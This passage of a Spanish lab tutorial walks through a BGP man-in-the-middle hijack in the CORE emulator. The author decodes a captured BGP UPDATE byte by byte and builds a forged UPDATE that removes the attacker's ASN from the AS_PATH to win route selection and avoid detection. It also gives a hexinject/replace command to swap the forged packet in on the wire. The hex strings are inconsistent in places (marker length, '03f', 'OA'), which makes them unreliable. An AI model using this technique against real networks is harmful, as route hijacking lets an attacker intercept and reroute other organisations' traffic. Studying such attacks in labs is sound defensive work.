del AS-PATH, la longitud del AS-PATH de la ruta hacia 77.0.0.0/8 publicada por el AS 20 es la misma que la longitud del AS-PATH de la ruta hacia 77.0.0.0/8 publicada por el AS 666, y como restablecimos la sesión entre AS 10 y AS 666, y el prefijo que publicó el AS 20 se encontraba desde antes, la ruta publicada por el AS 20 sigue siendo la mejor ruta.

Ahora viene la parte más interesante y la que más tiempo me costó llevar a lo práctico: publicar la ruta falsa sin incluir al AS 666 (atacante) en el AS-PATH. De ésta forma, tal como quedó ilustrado en el ejemplo del paper, la ruta hacia 77.0.0.0/8 publicada por el AS 666 sería: 30 - 777 en lugar de 666 - 30 - 777, y al tener una longitud de 2 en el AS-PATH en lugar de 3, la ruta publicada por el AS 666 sería considerada como la mejor, ya que la publicada por el AS 20 sigue siendo de longitud 3 (20 - 30 - 777). Además ésto nos haría un poco más difícil de detectar como atacantes.

El problema que surge al llevar a lo práctico el concepto anterior es que en Quagga no existe ningún mecanismo ni comando para eliminar ASs del AS-PATH. Todo lo que tenemos a nuestra disposición a través de Quagga es la técnica del AS-PREPEND, y nada más que ésto. Entonces aquí toca ingeníárselas para lograr enviar el paquete UPDATE (recordemos que todos los anuncios o retiros de rutas se realizan a través del mensaje BGP UPDATE), para publicar el prefijo 77.0.0.0/8 sin incluir a nuestro AS en el AS-PATH.

La primera idea que se me ocurrió fue la de capturar el tráfico que entra y sale por la interfaz con IP 66.66.66.6 (la IP de la interfaz eth0 del router n20 del AS 666, que establece la sesión BGP con su peer n7 (66.66.66.5) del AS 10. Nosotros queremos publicarle la ruta falsa sin nuestro ASN justamente al AS 10. El objetivo es que el tráfico que se origina en el AS 10 con destino hacia el AS 777 pase por nosotros, atacantes (AS 666). Una vez capturado el paquete UPDATE en el que se publica el prefijo 77.0.0.0/8, podríamos saber como está formado a bajo nivel (podríamos verlo en hexadecimal), y mi idea era establecer una expresión regular que machee con el paquete capturado, y que se reemplace por un paquete UPDATE artificialmente creado por nosotros, en el que excluyamos nuestro ASN del AS-PATH, y que éste reemplazo se produzca justo antes de que el paquete salga del router, es decir, justo antes de que el paquete sea enviado a su peer n7 del AS 10.

Para llevar a cabo lo anterior, detengamos nuestra topología con la cruz roja del panel de la izquierda de CORE que ya conocemos, esperemos a que termine de descargar la topología, y luego le volvemos a dar click al botón verde de play. Mientras tanto, abramos Wireshark desde afuera de CORE y capturemos en la interfaz any (abriendo Wireshark dentro de CORE, y capturando dentro de una interfaz en específica de algún nodo de la topología me surgieron algunos problemas, así que vamos a abrir Wireshark desde Linux por fuera de CORE, capturando en la interfaz any). Una vez abierto Wireshark, capturando en la interfaz any, establezcamos el siguiente filtro de disposición:


```
ip.addr == 66.66.66.6
```

A través de éste filtro, solo se mostrarán los paquetes capturados que entran y salen de 66.66.66.6, que es justamente donde se produce la comunicación BGP entre n20 (66.66.66.6) del AS 666 y n7 (66.66.66.5) del AS 10. También podríamos configurar un filtro de captura en lugar de uno de disposición, para hacer las cosas más óptimas y descartar de la captura todos los paquetes que no entran ni salgan del AS 66.66.66.6, pero yo estoy acostumbrado a manejarme con filtros de disposición, así que voy a proceder a realizarlo de la forma recién mencionada.

Una vez abierto Wireshark, capturando en la interfaz any, y estableciendo el filtro de disposición mencionado (ip.addr == 66.66.66.6), nos situamos en la carpeta BGP-MITM que descargaron de mi repositorio, y allí dentro, vamos a cargar la topología bgpmitm\_off para observar el flujo de tráfico BGP normal entre el AS 666 y el AS 10. Para ello abran una terminal de Linux dentro de la carpeta BGP-MITM e introduzcan el comando:


```
# ./restore.sh bgpmitm2_on_unhide
```

Si se ponen a observar los paquetes mostrados por Wireshark, podrán contemplar algo similar a lo que muestro en la siguiente imagen:



Aquí podemos apreciar como se establece la sesión BGP entre el router BGP n20 del AS 666 y el router BGP n7 del AS 10. Todo comienza con el TCP handshake de 3 vías para establecer la sesión a nivel TCP y luego ambos routers se envían un mensaje BGP OPEN entre si para establecer la sesión BGP. Al principio vemos como la sesión TCP es iniciada por el router n20 (66.66.66.6), y luego es finalizada por el router n7 (66.66.66.5), luego el router n7 vuelve a iniciar la sesión TCP, y con ésta segunda sesión TCP se logra entablar la sesión BGP ya que ambos routers se envían mutuamente el paquete BGP OPEN. Luego observamos paquetes del tipo BGP UPDATE en los que se anuncian las rutas y paquetes del tipo BGP KEEPALIVE que se envían mutuamente para indicar que la sesión se mantiene activa.


Nuestra próxima tarea es localizar el paquete BGP UPDATE enviado por el router n20 (66.66.66.6) del AS 666, en el cuál se anuncia el prefijo 77.0.0.0/8 a su peer n7 (66.66.66.5) del AS 10. Dicho paquete lo podemos visualizar en la siguiente imagen:



Aquí tenemos el paquete BGP UPDATE que buscamos. Observando la información de la capa de red, podemos saber que quien lo envió es 66.66.66.6 (n20 del AS 666) y el receptor 66.66.66.5 (n7 del AS 10). Luego podemos observar que dentro de la misma trama se encapsulan tres paquetes del tipo BGP UPDATE juntos, uno anunciando el prefijo 66.0.0.0/8, otro el prefijo 77.0.0.0/8 que es el que nos interesa, y el último de relleno sin anunciar nada. Eso lo podemos ver cuando desplegamos los paquetes BGP UPDATE, observando la sección “Network Layer Reachability Information” (NLRI). En la imagen, deje seleccionado el paquete BGP UPDATE que nos interesa, y por debajo podemos ver en hexadecimal (y a la derecha en ASCII), el contenido del mismo. Es la parte en hexadecimal (y en ASCII) que quedó seleccionada en azul. Todos esos valores conforman a bajo nivel el paquete BGP UPDATE que nos interesa.

Ahora nos interesaría copiar los valores en hexadecimal, que son los que utilizaremos en nuestra expresión regular, para que cuando el router esté por enviar el paquete, lo reemplace por un paquete BGP UPDATE artificialmente armando por nosotros en el que no publiquemos nuestro ASN junto al prefijo 77.0.0.0/8. Para ello, nos situamos encima del paquete BGP UPDATE que nos interesa, le damos click derecho, luego “Copy”, y finalmente clickeamos donde dice “...as Hex Stream”.

Para que se entienda, podemos observar la siguiente imagen:



Como podemos ver, tenemos que clickear sobre el botón resaltado con el recuadro violeta y una vez hecho ésto, tendremos copiado en nuestro portapapeles el siguiente valor:

ffffffffffff003d0200000024400101005002000e02030000029a0000001e00000309400304424  
2420680040400000000084d

Dicho valor representa el contenido en hexadecimal a bajo nivel del paquete BGP UPDATE que nos interesa. Si dentro de Wireshark vamos clickeando los distintos parámetros que conforman al paquete, podemos ver que atributos se corresponden a cada parte del valor en hexadecimal. Tengamos en cuenta que el string anterior se puede dividir por cada dos caracteres. Cada par de caracteres representa un byte en hexadecimal. Ahora voy a separar cada sección para explicar cómo está conformado el paquete:

**FF FF 00 3D 02 00 00 00 24 40 01 01 00 50 02 00 0E 02 03 00 00 02  
9A 00 00 00 1E 00 00 03 09 40 03 04 42 42 42 06 80 04 04 00 00 00 00 00 08 4D**

Ahí podemos ver cada parte del paquete BGP UPDATE por separado con cada color. Ahora voy a proceder a explicar que significa cada una de éstas partes:

**00 3D** : ésta sección indica la longitud total en bytes del paquete BGP UPDATE. Si lo convertimos de hexadecimal a decimal, obtenemos el valor 61, lo que indica que el paquete BGP UPDATE ocupa 61 bytes en total.

**02** : éste número en hexadecimal coincide con el 2 en decimal, que indica el tipo de mensaje BGP. En éste caso, el tipo de mensaje es UPDATE. Cuando hablamos sobre BGP dijimos que existen cuatro tipos de mensajes. Cada tipo de mensaje es representado por un número, para entenderlo mejor, podemos observar la siguiente tabla:

Código BGP	Tipo de paquete BGP
1	OPEN
2	UPDATE
3	NOTIFICATION
4	KEEPALIVE

**00 00** : éste número indica la longitud total de las rutas que queremos retirar. Como no estamos retirando ninguna ruta, éste valor que ocupa dos bytes permanece en 0.

**00 24** : éste número indica la longitud total en bytes de los atributos asociados al prefijo. Si lo convertimos a decimal, obtenemos el valor 36, lo que indica que la longitud total de los atributos asociados al prefijo es de 36 bytes.

**40 01 01 00 50 02 00 0E 02 03 00 00 02 9A 00 00 00 1E 00 00 03 09 40 03 04 42 42 42 06 80 04 04 00 00 00**

**00** : ésta sección se corresponde a los atributos asociados al prefijo, como establece el parámetro anterior, ésta sección debe ocupar 36 bytes. Para entender bien ésta sección es necesario subdividirla en otras secciones para explicarlas por separado:

**40 01 01 00** : con éstos valores que ocupan 4 bytes se establece que el atributo ORIGIN es IGP.

**50 02 00 0E 02 03 00 00 02 9A 00 00 00 1E 00 00 03f 09** : con éstos valores se establece el atributo AS-PATH, que en nuestro caso es 666 - 30 - 777. Vamos a subdividir nuevamente ésta sección para ver que significa cada valor:

**50** : con éste valor se establecen los flags asociados al AS\_PATH. Si se quiere ver en detalle cuales son los flags que están seteados, se puede ver desde Wireshark, pero aquí vamos a saltarnos éste análisis.

**02** : es un indicador del tipo de AS\_PATH. Tampoco vamos a profundizar en ésto.

**00 0E** : establece la longitud total del segmento del AS\_PATH. Si lo convertimos a decimal, obtenemos el valor 14, lo que nos indica que el segmento ocupa 14 bytes.

**02 03 00 00 02 9A 00 00 00 1E 00 00 03 09** : es el segmento del AS\_PATH. Como establece el parámetro anterior, debe ocupar ni más ni menos que 14 bytes. Nuevamente lo podemos subdividir para ver que representa cada parte del mismo:

**02** : establece que el tipo del segmento es una secuencia de ASs (AS\_SEQUENCE)

**03** : es el número de ASN en nuestro AS\_PATH. Si lo pasamos a decimal, también

sería 3, lo que indica que nuestro AS\_PATH está compuesto por 3 ASN.

**00 00 02 9A** : representa al primer ASN del AS\_PATH. Cada ASN ocupa 4 bytes de espacio, es decir 32 bits. Si lo pasamos a decimal, nos encontramos con el valor 666, lo que nos indica que el primer ASN del AS\_PATH es el 666.

**00 00 00 1E** : representa al segundo ASN del AS\_PATH. Si lo pasamos a decimal, obtenemos el valor 30, lo que nos indica que el segundo ASN del AS\_PATH es 30.

**00 00 03 09** : representa al tercer y último ASN del AS\_PATH. Al pasarlo a decimal obtenemos el valor 777, lo que nos indica que el último ASN del AS\_PATH es 777.

**40 03 04 42 42 42 06** : éstos valores establecen al atributo NEXT\_HOP. Pasemos a subdividir cada parte para ver que significa cada sección por separado:

**40** : con este valor se establecen los flags asociados al NEXT\_HOP. Para ver los flags activos en detalle, pueden consultarlos con Wireshark.

**03** : es un indicador del tipo de NEXT\_HOP. Tampoco vamos a profundizar en ésto.

**04** : indica la longitud en bytes del atributo NEXT\_HOP. Como el NEXT\_HOP suele ser una IPv4, la longitud siempre será de 4 bytes (32 bits).

**42 42 42 06** : el valor del NEXT\_HOP en sí. Como establece el parámetro anterior, debe ocupar 4 bytes. En éste caso, si convertimos 42 a decimal, obtenemos 66, y si convertimos 06 a decimal, obtenemos 6. Si juntamos todos los valores convertidos a decimal con puntos entre medio, nos quedaría lo siguiente: 66.66.66.6, lo que nos indica que el NEXT\_HOP es la IPv4 66.66.66.6.

**80 04 04 00 00 00 00** : éstos valores establecen al atributo MULTI\_EXIT\_DISC. Pasemos a subdividir cada parte para ver que significa cada sección por separado:

**80** : con este valor se establecen los flags asociados al MULTI\_EXIT\_DISC. Para ver los flags activos en detalle, pueden consultarlos con Wireshark.

**04** : es un indicador del tipo de MULTI\_EXIT\_DISC. Tampoco vamos a profundizar en ésto.

**04** : indica la longitud en bytes del atributo MULTI\_EXIT\_DISC. En éste caso, al convertirlo a decimal, obtenemos también el valor 4, lo que significa que el atributo MED en sí debe tener una longitud de 4 bytes.

**00 00 00 00** : valor del MED (multiple exit discriminator) en sí. Debe ocupar 4 bytes como se establece en el parámetro anterior. En éste caso es 0.

**08 4D** : éstos valores hacen referencia a la “Network Layer Reachability Information” (NLRI). Aquí se encuentra el prefijo que se está publicando. Podemos subdividirlo en dos partes:

**08** : éste valor indica la máscara de red del prefijo. Si lo pasamos a decimal, también obtenemos el valor 8, lo que indica que es un prefijo /8.

**4D** : éste valor indica el prefijo en sí. Al convertirlo a decimal, obtenemos el valor 77, que sumado al valor anterior, podemos establecer que el prefijo que se está publicando es el 77.0.0.0/8.

Ahora que comprendemos a bajo nivel el contenido en hexadecimal de un paquete UPDATE BGP podemos armar artificialmente un paquete similar a éste pero que no incluya a nuestro ASN (el 666) en el AS\_PATH. Para ello vamos a copiar varios de los parámetros del paquete anterior, quitando al ASN 666 de la lista del AS\_PATH, pero también hay que ser conscientes de modificar todos los parámetros que establecen longitudes, ya que al quitar un ASN del AS\_PATH, nuestro paquete va a tener 4 bytes menos de longitud. El paquete que nos interesaría enviar, sería el siguiente:

**FF FF 00 39 02 00 00 00 20 40 01 01 00 50 02 00 0A 02 02 00 00 00  
1E 00 00 03 09 40 03 04 42 42 42 06 80 04 04 00 00 00 00 08 4D**

Para entender los cambios que hicimos respecto al paquete original, vamos a marcar con naranja las partes que modificamos, y vamos a agregar en rojo la sección que quitamos (todo en relación al paquete original que describimos hace un momento):

**FF FF 00 39 02 00 00 00 20 40 01 01 00 50 02 00 0A 02 02 00 00 02  
9A 00 00 00 1E 00 00 03 09 40 03 04 42 42 42 06 80 04 04 00 00 00 00 08 4D**

Ahora pasamos a describir cada uno de los cambios por separado:

**00 39** : ésta es la longitud total en bytes del paquete BGP UPDATE. Anteriormente éste valor era 00 3D, que al convertirlo a decimal sería 61, lo que establece que la longitud total del paquete original BGP UPDATE es de 61 bytes. En éste caso, lo modificamos por el valor 00 39, que al convertirlo a decimal, obtenemos el valor 57, lo que indica que nuestro nuevo paquete falso ocupa 57 bytes en total. Como vemos, todo cuadra, ya que al quitar un ASN, y sabiendo que un ASN consume 4 bytes, si restamos 61 - 4 obtenemos 57, que es el valor que dejamos establecido en éste nuevo paquete falso.

**00 20** : éste número indica la longitud total en bytes de los atributos asociados al prefijo. Anteriormente éste valor era 00 24, que al convertirlo a decimal, obtenemos el valor 36, lo que indica que la longitud total de los atributos asociados al prefijo original es de 36 bytes. Aquí hemos modificado el valor por 00 20, que al convertirlo a decimal, nos da el valor de 32, lo que nos indica que la longitud de nuestro nuevo paquete falso es de 32 bytes. Todo sigue cuadrando ya que al original tenemos que restarle 4 bytes del ASN 666 que estamos quitando.

**00 OA** : establece la longitud total del segmento del AS\_PATH. Anteriormente éste valor era de 00 0E, que si lo convertimos a decimal, obtenemos el valor 14, lo que nos indica que el segmento del AS\_PATH original ocupa 14 bytes. En nuestro caso modificamos el valor por 00 0A, que al convertirlo a decimal, nos da 10 como valor, lo que nos indica que el segmento del AS\_PATH de la nueva ruta falsa ocupa 10 bytes. Considerando que quitamos un ASN, todo sigue cuadrando.

**02** : ese número establece la cantidad de ASN presentes en el AS\_PATH. Anteriormente el valor era 03, ya que había 3 ASN en el AS\_PATH (666, 30 y 777), y ahora lo modificamos por 02, ya que el nuevo AS\_PATH de la nueva ruta falsa solo contiene 2 ASN (30 y 777).

**00 00 02 9A** : éste número convertido en hexadecimal nos da 666, que es justamente el ASN que quitamos del AS\_PATH de nuestra nueva ruta falsa. Como vemos efectivamente ocupa 4 bytes, y por el hecho de haberlo quitado, todas las longitudes anteriores tuvieron que ser restadas por 4.

Muy bien, ahora que ya tenemos en claro cuál es el contenido del paquete BGP UPDATE original, y del paquete BGP UPDATE falso (al que le quitamos nuestro AS maligno 666 del AS\_PATH) vamos a

detenernos un momento a explicar algo esencial que tal vez a algunos le pueda estar haciendo ruido... Si le anunciamos al AS 10 el prefijo 77.0.0.0/8 quitando el AS 666 del AS\_PATH, ahora el primer AS presente en dicho AS\_PATH va a ser el ASN 30 en lugar del ASN 666. Si miramos en nuestra topología, el AS 10 no establece una sesión BGP directamente con el router BGP del AS 30. Entonces... Si un usuario perteneciente al AS 10 quiere llegar a algún destino perteneciente al prefijo 77.0.0.0/8, el router BGP del AS 10 a quién le enviaría el tráfico ya que éste no está directamente conectado con el AS 30? La respuesta es simple. El router BGP del AS 10 para saber a quién enviar el tráfico (una vez que la mejor ruta ya fue escogida), no tiene en cuenta al atributo AS\_PATH, sino que observa al atributo NEXT\_HOP. Como el NEXT\_HOP no lo modificamos, es decir, se mantiene con el valor 66.66.66.6, el tráfico destinado para 77.0.0.0/8 (AS 777), nos lo enviaría a nuestro router n20 (66.66.66.6) de nuestro AS 666! Por eso es que el ataque sigue funcionando bien sin incluir nuestro ASN en el AS-PATH! Porque una vez que nuestro prefijo es escogido como el mejor por el AS 10, debido a que el AS\_PATH es más corto que el publicado por el AS 20, el router BGP del AS 10 se fija en el NEXT\_HOP de nuestra ruta falsa, y nos envía de todas formas el tráfico a nosotros, aunque nuestro ASN no se encuentre presente en el AS\_PATH publicado. No se asusten si aún no pueden entender bien éstos conceptos. A medida que avancemos, lo van a ver de forma gráfica por ustedes mismos.

Cómo próximo paso, voy a describir un intento fallido de realizar el reemplazo de paquetes. Para ello primero utilicé la herramienta hexinject incluida en Kali Linux, la cuál sirve para sniffar e injectar paquetes en bajo nivel, en formato hexadecimal. Se puede utilizar combinándola con otras herramientas de Linux a través de pipes, lo que la hace muy versátil. Lo que hice fue iniciar la topología bgpmitm2.imn, y una vez cargada, antes de restaurar la configuración bgpmitm2\_on\_unhide, ingresé al router n20 del AS 666, e ingresé el siguiente comando que consideraba "mágico":

```
n20# hexinject -s -i eth0 | replace 'FF FF 00 3D 02 00 00 00 24 40 01  
01 00 50 02 00 0E 02 03 00 00 02 9A 00 00 00 1E 00 00 03 09 40 03 04 42 42 42 06 80 04 04 00 00 00 00 08  
4D' 'FF FF 00 39 02 00 00 00 20 40 01 01 00 50 02 00 0A 02 02 00 00  
00 1E 00 00 03 09 40 03 04 42 42 42 06 80 04 04 00 00 00 00 08 4D' | hexinject -p -i eth0
```

La explicación del comando es la siguiente:

**hexinject -s -i eth0**

Llamando a hexinject con el parámetro -s le decimos que se ponga a capturar los paquetes de red que circulan en la interfaz indicada en el parámetro -i (eth0 en éste caso, que se corresponde con la IP 66.66.66.6 del router n20).

```
| replace 'FF FF 00 3D 02 00 00 00 24 40 01 01 00 50 02 00 0E 02 03  
00 00 02 9A 00 00 00 1E 00 00 03 09 40 03 04 42 42 42 06 80 04 04 00 00 00 00 08 4D' 'FF FF FF FF FF FF FF  
FF FF FF FF FF FF FF 00 39 02 00 00 00 20 40 01 01 00 50 02 00 0A 02 02 00 00 00 1E 00 00 03 09 40 03  
04 42 42 42 06 80 04 04 00 00 00 00 08 4D' |
```

La utilidad replace de Linux recibe como entrada la salida del comando anterior (gracias al pipe, es decir, la barra "|"). Ésta se fija si se encontró un paquete que coincide con 'FF FF FF FF FF FF FF FF FF  
FF FF FF FF 00 3D 02 00 00 00 24 40 01 01 00 50 02 00 0E 02 03 00 00 02 9A 00 00 00 1E 00 00 03 09 40  
03 04 42 42 42 06 80 04 04 00 00 00 00 08 4D' que se corresponde al paquete BGP UPDATE original

